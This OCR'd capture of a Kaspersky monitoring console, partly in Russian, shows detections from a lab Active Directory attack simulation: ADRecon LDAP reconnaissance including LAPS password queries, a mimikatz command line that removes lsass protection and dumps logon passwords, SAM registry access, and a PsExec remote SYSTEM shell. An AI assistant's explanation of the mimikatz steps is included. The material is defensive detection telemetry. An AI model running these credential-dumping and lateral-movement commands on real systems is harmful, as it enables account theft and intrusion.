
Copy to clipboard | Find events

Event initiator

File	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
Launch parameters	powershell C:\Users[redacted]\AppData\Roaming\Microsoft\Windows\patch_and_run_adrecon.ps1
	Find events
MD5	7353f60b1739074eb17c5f4dddefe239
SHA256	de96a6e69944335375dc1ac238336066889d9ffc7d73628ef4fe1b1b160ab32c

System info

Host name	pc-6.demo.lab
Host IP	10.68.85.46
User name	[redacted]
OS version	Microsoft Windows Professional 10.0.17763


Kaspersky
Unified Monitoring a
Analysis Platform
Выбрано тенантов: 1
Панель мониторинга
Алерты
Инциденты
События
Активы
Отчеты
Ресурсы
CyberTrace
Диспетчер задач
Параметры
Состояние источников
LDAP
IOA tags
computer_discovery_via_ldap
laps_passwords_scan_via_ldap
Search scope
ADS_SCOPE_SUBTREE
Search filter
(samAccountType=805306369)
Copy to clipboard
Find events
Distinguished name
DC=demo,DC=lab
Search attribute list
cn;dnshostname;ms-mcs-admpwd;ms-mcs-admpwdexpirationtime
Event time
2025-04-14 16:44:25.595
Event initiator
File
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
Launch parameters
powershell C:\Users\ \AppData\Roaming\Microsoft\Windows\patch_and_run_adrecon.ps1
Find events
MD5
7353f60b1739074eb17c5f4dddefe239
SHA256
de96a6e69944335375dc1ac238336066889d9ffc7d73628ef4fe1b1b160ab32c
System info
Host name
pc-6.demo.lab
Host IP
10.68.85.46
User name
OS version
Microsoft Windows Professional 10.0.17763
IOA tags
domain_group_enum_via_ldap
Search scope
ADS_SCOPE_SUBTREE
Search filter
(objectClass=group)
Copy to clipboard
Find events
Distinguished name
DC=demo,DC=lab
Search attribute list
admincount;canonicalname;distinguishedname;description;grouptype;samaccountname;sidhistory;managedby;objectsid;whencreated;whenchanged
File
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
Launch parameters
powershell C:\Users\ \AppData\Roaming\Microsoft\Windows\patch_and_run_adrecon.ps1
Find events
MD5
7353f60b1739074eb17c5f4dddefe239
SHA256
de96a6e69944335375dc1ac238336066889d9ffc7d73628ef4fe1b1b160ab32c
LDAP
IOA tags
domain_user_discovery_via_ldap
uac_flag_enum_via_ldap
users_with_spn_discovery_via_ldap
Search scope
ADS_SCOPE_SUBTREE
Search filter
(&(samAccountType=805306368)(servicePrincipalName=*))
Copy to clipboard
Find events
Distinguished name
DC=demo,DC=lab
Search attribute list
name;description;memberof;samaccountname;serviceprincipalname;primarygroupid;pwdlastset;useraccountcontrol
Event time
2025-04-14 16:44:30.678
Event initiator
File
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
Launch parameters
powershell C:\Users\ \AppData\Roaming\Microsoft\Windows\patch_and_run_adrecon.ps1
Find events
MD5
7353f60b1739074eb17c5f4dddefe239
SHA256
de96a6e69944335375dc1ac238336066889d9ffc7d73628ef4fe1b1b160ab32c
System info
Host name
pc-6.demo.lab

Privilege Escalation

Isolate pc-2.demo.lab | Create prevention rule | Create task

Process access is open


IOA tags	suspicious_lsass_memory_access
File	"C:\Windows\System32\lsass.exe"
Process ID	724
Launch parameters	C:\Windows\system32\lsass.exe
	Find events
MD5	568c5cbf9877f6b9e39d1e7ca0ff0a36
SHA256	bbc83e4759d4b82bad31e371ad679aa414c72273bf97cee5aed8337ed8a4d79f
Access permissions	0x1010
Size	57 KB
Event time	2025-04-14 16:59:25.846
Time created	2018-09-15 10:28:46.779
Time modified	2018-09-15 10:28:46.779
Call trace	[{"pid":"7440","tid":"5028","frames":[{"address":"ntdll.dll!NtOpenProcess+0x14","flags":"I {"address":"kernelbase.dll!OpenProcess+0x4E","flag {"address":"mimikatz.exe!<imagebase>+0x7A8EE","f {"address":"mimikatz.exe!<imagebase>+0x7AC5D","f {"address":"mimikatz.exe!<imagebase>+0x7A815","f {"address":"mimikatz.exe!<imagebase>+0x4D28C","f
	Copy to clipboard Find events

Event initiator

File	"C:\Users \AppData\Roaming\Microsoft\Windows\mimikatz.exe"
Launch parameters	C:\Users \AppData\Roaming\Microsoft\Windows\mimikatz.exe mimikatz.exe !+ !processprotect /process:lsass.exe /remove privilege::debug sekurlsa::logonpasswords exit
	Find events
MD5	e930b05efe23891d19bc354a4209be3e
SHA256	92804faaab2175dc501d73e814663058c78c0a042675a8937266357bcfb96c50

System info

Host name	pc-2.demo.lab



Isolate pc-2.demo.lab | New prevention rule | Create task

Registry key queried

IOA tags	registry_key_sam_users_queried
Key path	HKLM\SAM\SAM\Domains\Account\Users\000003E9
	Find events
Value name	V
Value data	–
Event time	2025-04-14 16:59:32.114

Event initiator

File	"C:\User \AppData\Roaming\Microsoft\Windows\AllInOnePasswordRecoveryPro.exe"
Launch parameters	C:\Users \AppData\Roaming\Microsoft\Windows\AllInOnePasswordRecoveryPro.exe
	Find events
MD5	fa0f5f5caedadbedbc98889770839362
SHA256	8d98249870e597a873864ee7e87ab23946fcb8069dab88aafd142cba206ec6ce

System info

Host name	pc-2.demo.lab
Host IP	10.68.85.46
User name	
OS version	Microsoft Windows Professional 10.0.17763

Проанализировать с KIRA

Осталось токенов 9991629

```
C:\Users\      \AppData\Roaming\Microsoft\Windows\mimikatz.exe  mimikatz.exe !+  !processprotect
/process:lsass.exe /remove  privilege::debug  sekurlsa::logonpasswords exit
```

Проанализировать | Действия

Результат анализа KIRA

Результаты, предоставленные системой искусственного интеллекта, являются автоматическими и могут содержать неточности.

Последнее обновление	18.04.2025
Кол-во потраченных токенов	1014
Вывод	Подозрительно

Краткое содержание

Команда использует mimikatz для извлечения логинов и паролей учетных записей пользователей, отключения защиты процесса lsass.exe и присвоения привилегии отладки. Это представляет собой значительный риск для безопасности, так как позволяет получить несанкционированный доступ к критически важным данным и системам.

Анализ


1. `C:\Users \AppData\Roaming\Microsoft\Windows\mimikatz.exe` - Указывает путь к исполняемому файлу mimikatz.exe.
2. `mimikatz.exe !+` - Запуск mimikatz.exe с командой !+, которая выводит информацию о текущем сеансе.
3. `!processprotect /process:lsass.exe /remove` - Отключает защиту процесса lsass.exe.
4. `privilege::debug` - Присваивает привилегию отладки текущему процессу.
5. `sekurlsa::logonpasswords` - Извлекает логины и пароли учетных записей пользователей.
6. `exit` - Завершает выполнение mimikatz.exe.

KIRA

Kaspersky Investigation and Response Assistant

Threat Lookup


Statistics




Detection names


18 Apr 2025 15:28 BSS:Exploit.Win32.Generic	18 Apr 2025 15:28 BSS:Exploit.Win32.Generic.nblk	11 Feb 2025 20:19 BSS:Trojan.Win32.Generic.nblk	21 Apr 2025 13:23 HEUR:Trojan-PSW.Win64.Mimikatz.gen
21 Apr 2025 14:31 HEUR:Trojan.Win32.Generic	29 Feb 2020 14:55 Trojan-PSW.Win32.Mimikatz.sb	21 Apr 2025 13:23 VHO:Trojan-PSW.Win32.Mimikatz.gen	06 Aug 2024 21:06 not-a-virus:HEUR:PSWTool.Win32.Samdump.gen

Lateral Movement/Credential Access


cmd.exe 1
PsExec.exe 1
10.68.85.50:135
\\pc-2\share\update.exe
Isolate pc-2.demo.lab
Create prevention rule
Create task
Details
Events (29)
Process started
IOA tags
remote_shell_as_system_via_psexec
using_psexec_to_launch_process
File
"C:\Users\ \AppData\Roaming\Microsoft\Windows\PsExec.exe"
Process ID
5968
Launch parameters
C:\Users\ .\AppData\Roaming\Microsoft\Windows\PsExec.exe \\10.68.85.50 -i -s cmd.exe /accepteula
Find events
Process creation flags
[]
MD5
cb8a14388e1da3956849d638af50fe9d
SHA256
08c6e20b1785d4ec4e3f9956931d992377963580b4b2c6579fd993
File type
PE executable
Size
430 KB
Event time
2025-04-14 17:03:32.166
Details
Application name
Sysinternals PsExec
Parent process
File
"C:\Windows\System32\cmd.exe"
Process ID
5292
Launch parameters
"C:\Windows\System32\cmd.exe" /C "C:\Users\ \Desktop\run_psexec.bat"
